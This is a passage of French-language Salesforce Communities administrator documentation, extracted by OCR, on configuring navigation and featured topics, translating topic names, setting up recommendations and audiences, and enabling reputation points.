
Conseil: Pour ajouter des rubriques de navigation et d'actualité à d'autres types de communauté, les développeurs Apex peuvent utiliser la classe ConnectApi.ManagedTopics dans une page Visualforce.

## Rubriques de navigation

Dans chaque page de communauté en libre-service, des rubriques de navigation sont disponibles dans le menu Rubriques en haut à gauche. Les membres de communauté peuvent également consulter toutes les rubriques et les sous-rubriques de navigation de la communauté à un emplacement unique, dans le catalogue des rubriques.





Lorsque des visiteurs sélectionnent une rubrique de navigation, l'image de la bannière que vous avez sélectionnée pour cette rubrique est affichée en haut de la page.





## Rubriques d'actualité

Les rubriques d'actualité sont accessibles à partir du corps de la page d'accueil de votre communauté. Les images miniatures que vous sélectionnez pour identifier les rubriques d'actualité sont uniques (ces miniatures sont affichées uniquement dans la page d'accueil. L'image de bannière par défaut spécifiée dans le Concepteur de communauté est affichée en haut de toutes les pages de rubriques d'actualité).



# Rubriques créées par les membres

Lorsqu'ils publient des questions, les membres de communautés créent des rubriques en insérant des hashtags dans le corps du texte ou en saisissant le texte dans la case de suggestions de rubriques. (dans Configuration, les autorisations « Associer des rubriques » et « Créer des rubriques » doivent être activées pour les utilisateurs de communauté).




Si la concordance entre des rubriques suggérées et une publication est faible, les membres peuvent simplement cliquer sur les suggestions pour les supprimer.

**Conseil:** Les rubriques créées par les membres sont accessibles via la recherche ou mises en évidence en tant que rubriques d'actualité dans la page Gestion de la communauté.

### Gestion des rubriques dans les communautés

À mesure que le nombre de rubriques augmente dans une communauté, organisez-les afin de faciliter leur utilisation. Dans la Gestion de la communauté, vous pouvez créer, fusionner, renommer et supprimer des rubriques dans un emplacement pratique.

### Configuration de rubriques d'actualité

Les rubriques d'actualité mettent en évidence les conversations en cours et populaires dans la communauté. Changez régulièrement ces rubriques pour permettre aux membres de la communauté de rester informés et pour les inciter à contribuer.

### Configuration de rubriques de navigation

Structurez le contenu de votre communauté et aidez vos utilisateurs à accéder aux informations dont ils ont besoin avec les rubriques de navigation. Si votre organisation utilise des catégories de données, les responsables de communauté peuvent lier des articles Salesforce Knowledge existants et associés à ces catégories à chaque rubrique de navigation (si les catégories de données ne sont pas activées, les administrateurs peuvent ajouter des articles à chaque rubrique à l'aide de l'API REST Chatter).

### Affichage des rubriques et des sous-rubriques de votre communauté à un emplacement unique

Vous venez d'accomplir une tâche exhaustive qui consiste à ajouter des rubriques et plusieurs niveaux de sous-rubriques au contenu de votre communauté. Vous souhaitez maintenant que les membres de votre communauté puissent afficher toutes les rubriques organisées au même endroit et leur permettre ainsi d'accéder au sujet qui les intéresse. Ne vous inquiétez pas ! Ils peuvent afficher tous les sujets dans le catalogue des rubriques de votre communauté.

### Ajout ou suppression de rubriques dans des articles

Ajoutez aisément plusieurs rubriques de toute nature à des articles spécifiques, ou supprimez rapidement des rubriques en fonction de l'évolution des besoins de la communauté.

### Traduction des noms et des descriptions de rubriques pour les communautés qui ont des audiences internationales

Utilisez le système de traduction pour traduire les rubriques de navigation et d'actualité, et les descriptions des rubriques, dans les communautés internationales.

# Gestion des rubriques dans les communautés

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour accéder à la page Gestion de la communauté : | Gérer les communautés<br>OU<br>Créer et configurer des Communautés |
| Pour créer des rubriques : | Créer des rubriques |
| Pour fusionner des rubriques : | Fusionner les rubriques |
| Pour supprimer des rubriques : | Supprimer des rubriques |
| Pour renommer des rubriques : | Modifier les rubriques |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

À mesure que le nombre de rubriques augmente dans une communauté, organisez-les afin de faciliter leur utilisation. Dans la Gestion de la communauté, vous pouvez créer, fusionner, renommer et supprimer des rubriques dans un emplacement pratique.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Rubriques** > **Gestion des rubriques**.
3. Effectuez l'une des opérations suivantes :
   - Pour créer une rubrique (souvent pour fusionner des rubriques existantes), cliquez sur **Nouveau**. Ajoutez un nom et une description de rubrique, qui améliorent la SEO (optimisation du moteur de recherche).
   - Pour combiner des rubriques existantes, cliquez sur **Fusionner**.

     La fusion d'une rubrique redirige automatiquement les hashtags existants dans les publications. Si vous fusionnez une rubrique de navigation ou d'actualité, le type et l'image de la rubrique ainsi que toutes les relations des sous-rubriques sont ignorés.
   - Pour renommer ou supprimer une rubrique existante, ou lui ajouter une description, cliquez sur .

     Si une rubrique que vous souhaitez renommer ou supprimer ne s'affiche pas, effectuez une recherche ou cliquez sur **Afficher plus** sous la liste de rubriques.

Conseil: Pour les communautés avec une audience internationale, vous pouvez traduire les noms et les descriptions de rubriques de navigation et d'actualité. Dans configuration, recherchez et sélectionnez `Traduire`. Sélectionnez ensuite le composant de configuration `Rubrique gérée`, puis agrandissez une communauté pour afficher les noms de ses rubriques principales.

CONSULTER ÉGALEMENT :

Configuration de rubriques de navigation

Configuration de rubriques d'actualité

# Configuration de rubriques d'actualité

Les rubriques d'actualité mettent en évidence les conversations en cours et populaires dans la communauté. Changez régulièrement ces rubriques pour permettre aux membres de la communauté de rester informés et pour les inciter à contribuer.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Rubriques** > **Rubriques d'actualité**.
3. Saisissez les premières lettres du nom de la rubrique dans la case de recherche. Sélectionnez une rubrique suggérée, puis cliquez sur **Ajouter**. Utilises les rubriques de navigation ou créées par les membres.

   Conseil: L'API REST Chatter permet de créer des rubriques d'actualité uniques, distinctes des rubriques de navigation ou créées par les membres.

4. Survolez le nom d'une rubrique, puis cliquez sur . Cliquez ensuite sur **Charger une image miniature**, puis sélectionnez une image qui représente la rubrique d'actualité dans la page d'accueil de la communauté.

   (Les images miniatures sont redimensionnées à 250 x 250 pixels. pour éviter toute déformation, créez des fichiers d'image à cette taille).

5. Pour créer plusieurs rubriques d'actualité pour votre communauté (vous pouvez créer jusqu'à 25 rubriques d'actualité), répétez les étapes 3 et 4. Cliquez ensuite sur **Enregistrer**.

Pour modifier rapidement des rubriques d'actualité, il suffit de survoler le nom d'une rubrique, puis de procéder comme suit :

- Pour déplacer les rubriques vers le haut ou vers le bas, cliquez sur les flèches à gauche.
- Pour supprimer des rubriques ou changer leur image miniature, cliquez sur .

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour accéder à la page Gestion de la communauté :

- Gérer les communautés

  OU

  Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Pour configurer des rubriques d'actualité :

- Modifier les rubriques

# Configuration de rubriques de navigation

Structurez le contenu de votre communauté et aidez vos utilisateurs à accéder aux informations dont ils ont besoin avec les rubriques de navigation. Si votre organisation utilise des catégories de données, les responsables de communauté peuvent lier des articles Salesforce Knowledge existants et associés à ces catégories à chaque rubrique de navigation (si les catégories de données ne sont pas activées, les administrateurs peuvent ajouter des articles à chaque rubrique à l'aide de l'API REST Chatter).

1. Dans Configuration, saisissez *Rubriques des objets* dans la case Recherche rapide, puis sélectionnez **Rubriques des objets** et activez des rubriques pour tous les types d'article que vous souhaitez inclure.

   Remarque: L'activation des rubriques désactive les balises publiques dans les articles. Les balises personnelles ne sont pas affectées.

2. Ouvrez la Gestion de la communauté.
3. Cliquez sur **Rubriques** > **Rubriques de navigation**.
4. Dans la zone de texte à droite, saisissez le nom d'une rubrique, puis cliquez sur **Ajouter**. Vous voulez ajouter des sous-rubriques ? Après avoir ajouté une rubrique, sélectionnez votre rubrique dans le menu déroulant (sous Afficher les sous-rubriques de). Pour ajouter une sous-rubrique, ajoutez une autre rubrique, puis cliquez sur **Ajouter**. Vous pouvez ajouter jusqu'à deux niveaux de sous-rubriques à chaque rubrique parente.
5. Si votre organisation utilise des catégories de données, survolez le nom de la rubrique de navigation, puis cliquez sur . Sélectionnez un Groupe de catégories de données, les catégories que vous souhaitez ajouter à la rubrique, puis cliquez sur **Ajouter des articles et fermer la fenêtre**.

   Important: Ce processus ajoute à la rubrique uniquement des articles existants. Pour ajouter de nouveaux articles, revenez à la Gestion de la communauté, puis répétez l'étape ci-dessus.

6. Survolez le nom d'une rubrique, puis cliquez sur . Cliquez ensuite sur **Charger une image de bannière**, puis sélectionnez l'image à afficher en haut de la page de rubrique.

   (les images sont redimensionnées à 1400 x 180 pixels pour éviter toute déformation, créez des fichiers d'image à cette taille).

7. Pour créer plusieurs rubriques de navigation pour votre communauté, répétez les étapes 4 à 6. Cliquez ensuite sur **Enregistrer**.
8. Utilisez des sous-rubriques pour améliorer le classement de vos contenus. Associez des articles à chaque série de sous-rubriques pour augmenter la précision de votre organisation.
   Les valeurs ci-dessous indiquent le nombre maximal de rubriques et de sous-rubriques de navigation disponibles dans un modèle de communauté Customer Service (Napili).

| Niveau | Nombre maximal d'entrées |
|---|---|
| Un (parent) | 25 |
| Deux (sous-rubrique) | 10 |
| Trois (sous-rubrique) | 10 |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour accéder à la page Gestion de la communauté :

- Gérer les communautés

  OU

  Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Pour configurer des rubriques de navigation :

- Créer des rubriques

  ET

  Modifier les rubriques

Pour ajouter des articles à des rubriques :

- Afficher les catégories de données

  ET

  Lire sur les types d'article

Conseil: Pour modifier rapidement des rubriques de navigation, il suffit de survoler le nom d'une rubrique, puis de procéder comme suit :

- Pour déplacer une rubrique vers le haut ou vers le bas, cliquez sur les flèches à gauche.
- Pour renommer ou supprimer une rubrique, modifier l'image de la bannière ou supprimer des articles attribués, cliquez sur .

CONSULTER ÉGALEMENT :

Affichage des rubriques et des sous-rubriques de votre communauté à un emplacement unique

## Affichage des rubriques et des sous-rubriques de votre communauté à un emplacement unique

Vous venez d'accomplir une tâche exhaustive qui consiste à ajouter des rubriques et plusieurs niveaux de sous-rubriques au contenu de votre communauté. Vous souhaitez maintenant que les membres de votre communauté puissent afficher toutes les rubriques organisées au même endroit et leur permettre ainsi d'accéder au sujet qui les intéresse. Ne vous inquiétez pas ! Ils peuvent afficher tous les sujets dans le catalogue des rubriques de votre communauté.

Le catalogue des rubriques affiche la hiérarchie des rubriques de navigation que vous avez créées pour la communauté. Il est visible uniquement lorsque vous avez défini des rubriques de navigation, et accessible depuis le menu de navigation.


En quoi le catalogue des rubriques est-il utile aux membres de votre communauté ?

- Les utilisateurs nouveaux et réguliers peuvent consulter toutes les rubriques organisées à un emplacement unique et afficher ainsi une vue d'ensemble avant d'explorer une rubrique spécifique.
- Pour un utilisateur de communauté, le catalogue des rubriques pour faire office de point d'accès central aux différentes rubriques.

Pour configurer le catalogue des rubriques, sélectionnez **Ajouter le lien « Plus de rubriques... »** lors de la modification du menu de navigation de la page d'accueil.

Vous pouvez également afficher la position d'un article ou d'une discussion dans la hiérarchie des rubriques en utilisant des chemins de navigation. Pour afficher des chemins de navigation dans les pages de votre communauté, glissez-déposez le composant Chemin de navigation dans le Générateur de communauté.

Exemple:



CONSULTER ÉGALEMENT :

Configuration de rubriques de navigation

## Ajout ou suppression de rubriques dans des articles

Ajoutez aisément plusieurs rubriques de toute nature à des articles spécifiques, ou supprimez rapidement des rubriques en fonction de l'évolution des besoins de la communauté.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Rubriques** > **Gestion des articles**.
3. Utilisez la barre de recherche pour retrouver des articles. Filtrez votre recherche en sélectionnant un groupe de catégories de données, puis une catégorie spécifique.
4. Cliquez sur un article, puis saisissez pour attribuer des rubriques ou cliquez sur des rubriques existantes pour les supprimer.

Remarque: Pour pouvoir ajouter automatiquement la version traduite d'une rubrique à des articles traduits, les rubriques et les articles traduits doivent être au préalable chargés dans le système. Sinon, l'article traduit est balisé avec la rubrique en anglais.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accéder à la page Gestion de la communauté :

- Gérer les communautés

  OU

  Créer et configurer des Communautés

Pour ajouter ou retirer des rubriques :

- Créer des rubriques

# Traduction des noms et des descriptions de rubriques pour les communautés qui ont des audiences internationales

Utilisez le système de traduction pour traduire les rubriques de navigation et d'actualité, et les descriptions des rubriques, dans les communautés internationales.

1. Dans Configuration, saisissez *Traduire* dans la case Recherche rapide, puis sélectionnez **Traduire**.
2. Sélectionnez la *Langue* vers laquelle vous traduisez.
3. Dans *Composant de configuration*, sélectionnez **Rubrique gérée**.
4. Dans *Aspect*, sélectionnez **Étiquette de champ** pour changer le nom de la rubrique et **Description** pour changer la description de la rubrique.
5. Dans la colonne *Nom de la communauté*, agrandissez une communauté pour afficher les noms des principales rubriques.
6. Pour saisir des noms de rubriques de navigation et d'actualité spécifiques à une langue, double-cliquez sur la colonne *Traduction du nom de la rubrique*.

   Notez les points suivants lors de l'utilisation du Système de traduction :

   - Aucune API de métadonnées n'est prise en charge pour les noms ou les descriptions de rubriques traduites.
   - Les noms de rubriques uniques sont garantis en anglais, mais chaque traducteur doit s'assurer que les noms de rubriques traduits sont uniques.
   - La modification des noms de rubriques dans la Gestion de la communauté change uniquement la communauté en anglais. Toutes les modifications de nom et de description de rubrique traduite doivent être effectuées avec le Système de traduction.
   - Si le nom d'une rubrique traduite est saisi dans une communauté en mode Anglais, le nom traduit risque d'être affiché deux fois dans la communauté traduite.
   - Lorsque les noms de rubrique sont traduits avec le Système de traduction, les hashtags des communautés traduites sont également modifiés. Par exemple, #help devient #aiuto en italien. Si un membre de la communauté rétablit le terme en anglais depuis l'italien, un clic sur le hashtag #aiuto génère un message d'erreur, sans afficher la page de détail de la rubrique #help.

   Remarque: Pour pouvoir ajouter automatiquement la version traduite d'une rubrique à des articles traduits, les rubriques et les articles traduits doivent être au préalable chargés dans le système. Sinon, l'article traduit est balisé avec la rubrique en anglais.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour traduire des rubriques :

- Afficher la configuration

  ET

  Être désigné comme traducteur

# Personnalisation des recommandations dans les communautés

Créez des recommandations afin de favoriser l'engagement dans votre communauté, en encourageant les utilisateurs à visionner des vidéos, à suivre des formations, et plus encore. Modifiez ces recommandations dans la Gestion de la communauté, où vous pouvez cibler des audiences spécifiques et utiliser des canaux pour spécifier les emplacements des recommandations.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à la page Gestion de la communauté :

- Gérer les communautés

  OU

  Créer et configurer des Communautés

1. Ouvrez la Gestion de la communauté.
2. Sélectionnez **Recommandations** > **Recommandations**.
3. Sélectionnez le canal par défaut ou l'un des canaux personnalisés.

   Un canal permet de regrouper les recommandations et de déterminer leur emplacement d'affichage dans la communauté.

   **Canal par défaut**
   Les recommandations du canal par défaut sont affichées à des emplacements prédéfinis, notamment directement dans le fil dans l'application navigateur mobile Salesforce1, et dans les pages Accueil et Détails de la question dans les communautés qui utilisent la version Summer ’15 ou supérieure du modèle Customer Service (Napili).

   **Canal personnalisé**
   Vous sélectionnez les pages dans lesquelles vous souhaitez afficher ces recommandations. Dans le Générateur de communauté, ajoutez le composant Recommandations à la page dans laquelle vous souhaitez l'afficher. Utilisez l'éditeur de propriété pour spécifier le canal personnalisé avec la recommandation.

   L'utilisation d'un canal personnalisé permet de suggérer une recommandation de révision d'articles de base de connaissances spécifiques, dans une page de description produit, afin d'orienter les clients vers des informations supplémentaires.

   Pour modifier le canal d'une recommandation, supprimez la recommandation, puis recréez-la dans un autre canal.
4. Cliquez sur **Nouveau**.
5. Renseignez les champs suivants :
   - `Nom` : saisissez un nom pour la réclamation dans la Gestion de la communauté. Ce nom n'est pas affiché dans la communauté.
   - `Image` : cliquez sur **Charger une image** pour inclure une image avec votre recommandation.
   - `Titre` : facultatif, saisissez le texte de l'en-tête qui s'affiche au-dessus de l'image.
   - `Description` : saisissez un texte détaillé qui indique aux utilisateurs la procédure à suivre.
   - `Texte du bouton` : saisissez une étiquette pour le bouton de la recommandation.
   - `https://` : saisissez l'URL que le bouton ouvre.

     L'URL peut contenir des variables de contexte pour transmettre des informations sur l'utilisateur qui a cliqué sur la recommandation et le contexte dans lequel il a cliqué. Par exemple, insérez une variable de contexte `{!userId}` dans votre URL, `https://www.exemple.com/doSurvey?userId={!userId}`. Lorsqu'un utilisateur clique sur le bouton dans la recommandation, Salesforce envoie à votre serveur l’ID de cet utilisateur dans la requête HTTP.

     Les recommandations prennent en charge les variables de contexte ci-dessous.

| Variable de contexte | Description |
|---|---|
| `{!actionLinkId}` | L'ID du lien de recommandation sur lequel l’utilisateur a cliqué. |

| Variable de contexte | Description |
|---|---|
| `{!actionLinkGroupId}` | L'ID du groupe de liens de recommandation qui contient la recommandation sur laquelle l'utilisateur a cliqué. |
| `{!communityId}` | L'ID de la communauté dans laquelle l'utilisateur a cliqué sur la recommandation. La valeur de votre organisation Salesforce interne est la clé vide `"000000000000000000"`. |
| `{!orgId}` | L'ID de l'organisation dans laquelle l'utilisateur a cliqué sur la recommandation. |
| `{!userId}` | L'ID de l'utilisateur qui a cliqué sur la recommandation. |

- `Audience` : sélectionnez l'audience de recommandation. Si vous ne sélectionnez pas d'audience, tous les membres de la communauté affichent la recommandation.

  Conseil: Pour créer une audience qui s'affiche dans cette liste déroulante, dans la Gestion de la communauté sélectionnez **Recommandations** > **Audiences**, puis cliquez sur **Nouveau**.

- `Activé` : si cette case est cochée, cette recommandation est active et affichée dans les communautés.

  Lorsqu'elle est désactivée, les recommandations existantes dans les fils de l'application navigateur mobile Salesforce1 ne sont pas retirées, mais de nouvelles recommandations sont affichées. Dans les communautés qui utilisent la version Summer '15 ou une version supérieure du modèle Customer Service (Napili), les recommandations désactivées ne sont plus affichées.

6. Cliquez sur **Enregistrer**.

Conseil: Pour retirer une recommandation, dans la Gestion de la communauté, sélectionnez **Recommandations** > **Recommandations**, puis cliquez sur le nom de la recommandation. En bas des détails de la recommandation, cliquez sur **Supprimer**.

Ciblage d'audiences de membres de communauté pour vos recommandations

Créez des audiences de nouveaux membres de communauté, ou utilisez l'API pour gérer les listes personnalisées de membres d'une audience.

CONSULTER ÉGALEMENT :

Mise à jour de votre modèle de communauté

## Ciblage d'audiences de membres de communauté pour vos recommandations

Créez des audiences de nouveaux membres de communauté, ou utilisez l'API pour gérer les listes personnalisées de membres d'une audience.

1. Ouvrez la Gestion de la communauté.
2. Sélectionnez **Recommandations** > **Audiences**.
3. Cliquez sur **Nouveau**.
4. Renseignez les champs ci-dessous.
   - `Nom` : saisissez le nom de l'audience dans la Gestion de la communauté.
   - `Type d'audience`
     - Sélectionnez **Nouveaux membres** pour créer une audience basée sur l'ancienneté des membres de la communauté.

       Saisissez le nombre de jours depuis l'inscription des membres de l'audience.
     - Sélectionnez **Liste personnalisée** pour créer une audience basée sur le critère de votre choix.

       Remarque: Vous ne pouvez pas gérer l'appartenance à une audience pour des listes personnalisées via l'interface utilisateur. Ajoutez et retirez des membres via l'API.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour accéder à la page Gestion de la communauté :

- Gérer les communautés

  OR

  Créer et configurer des Communautés

Les audiences que vous créez sont affichées dans la liste déroulante Audience lors de la création d'une recommandation.

Conseil: Pour retirer une audience, dans Gestion de la communauté, sélectionnez **Recommandations** > **Audiences**, puis cliquez sur le nom de l'audience. En bas des détails de l'audience, cliquez sur **Supprimer**. Si vous retirez une audience qui est associée à une recommandation, la recommandation est désactivée et l'audience est définie sur la valeur par défaut (Tous les membres de communauté).

CONSULTER ÉGALEMENT :

*Guide du développeur d'API REST Chatter*

*Guide du développeur Apex*

# Présentation de la réputation

Votre réputation dans la communauté est directement liée à votre activité. Plus vous publiez, commentez et partagez, plus votre niveau de réputation est élevé.

Votre niveau de réputation s'affiche dans votre page de profil et lorsqu'un utilisateur survole votre nom. Il est visible pour les autres membres de la communauté qui peuvent ainsi observer votre degré d'influence. Lorsque vous joignez une communauté, vous démarrez au niveau le plus bas. À mesure que votre activité augmente dans la communauté, vous obtenez des points et votre niveau de réputation évolue. Les augmentations de niveaux de réputation sont publiées dans votre fil. En d'autres termes, à mesure que les membres constatent que vous participez et partagez vos connaissances, votre crédibilité et votre influence augmentent.

Les actions par défaut qui augmentent votre niveau de réputation sont les suivantes. Vous augmentez votre réputation lors des événements suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Vous publiez
- Vous commentez
- Vous aimez une publication ou un commentaire
- Vous partagez une publication
- Des personnes partagent vos publications
- Des personnes commentent dans vos publications
- Des personnes aiment vos publications ou vos commentaires
- Vous mentionnez une personne
- Vous êtes mentionné(e)
- Vous posez une question
- Vous répondez à une question
- Vous recevez une réponse
- Vous désignez la meilleure réponse
- Des personnes marquent votre réponse comme la meilleure réponse
- Recommander une personne pour ses connaissances dans un domaine
- Être recommandé(e) pour ses connaissances dans un domaine

Votre administrateur définit les activités qui vous rapportent des points. Il détermine également le nombre de points associés à chaque action.

Activation de la réputation dans votre communauté
Activez la réputation dans votre communauté afin de reconnaître et de récompenser les membres pour leur participation.

Configuration de niveaux de réputation
Utilisez les niveaux de réputation par défaut en fonction des besoins de votre communauté et pour motiver vos membres.

Configuration de points de réputation
Configurez un système de points afin de récompenser la participation de vos utilisateurs à la communauté.

Comment ma réputation dans la communauté est-elle calculée ?
Le niveau de réputation de votre profil est calculé en fonction de votre total de points.

# Activation de la réputation dans votre communauté

Activez la réputation dans votre communauté afin de reconnaître et de récompenser les membres pour leur participation.

Un outil puissant pour un responsable de communauté est la possibilité d'exprimer sa reconnaissance à des membres individuels pour leur participation. Les responsables de communauté savent que la reconnaissance et une compétition amicale favorisent généralement l'activité des membres. L'activation de la réputation active un système de points par défaut et définit des niveaux de réputation dans la communauté. Un responsable de communauté peut personnaliser les étiquettes et les valeurs de points dans la page Gestion de la communauté.

Les membres commencent à accumuler des points en réalisant des actions associées à des valeurs de points. Lorsqu'un membre dépasse le seuil de points maximal du niveau, il passe au niveau supérieur. Cet utilisateur, et les autres membres de la communauté, peuvent consulter leur niveau de réputation dans leur profil et en survolant leur nom. Le total de points est également affiché dans le profil des membres.

**Remarque:** Lorsque vous activez la Réputation, l'influence Chatter est retirée de la section Contribution dans la page du profil.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Administration** > **Préférences**.
3. Sélectionnez **Activer la configuration et l'affichage des niveaux de réputation**, puis cliquez sur **Enregistrer**.

Une fois la réputation activée, un système de points et une série de niveaux de réputation par défaut sont disponibles dans la page Gestion de la communauté. Les points de réputation par défaut sont les suivants :

| Action | Points |
|---|---|
| **Engagement de la communauté** | |
| Rédiger une publication | 1 |
| Rédiger un commentaire | 1 |
| Recevoir un commentaire | 5 |
| Aimer quelque chose | 1 |
| Recevoir une mention J'aime | 5 |
| Partager une publication | 1 |
| Quelqu'un partage votre publication | 5 |
| Mentionner quelqu'un | 1<br>Si votre publication contient plusieurs @mentions, vous obtenez un point pour chaque @mention. |
| Recevoir une mention | 5 |
| **Questions et réponses** | |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de communautés :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

| Action | Points |
|---|---|
| Poser une question | 1 |
| Répondre à une question | 5 |
| Recevoir une réponse | 5 |
| Désigner une meilleure réponse | 5 |
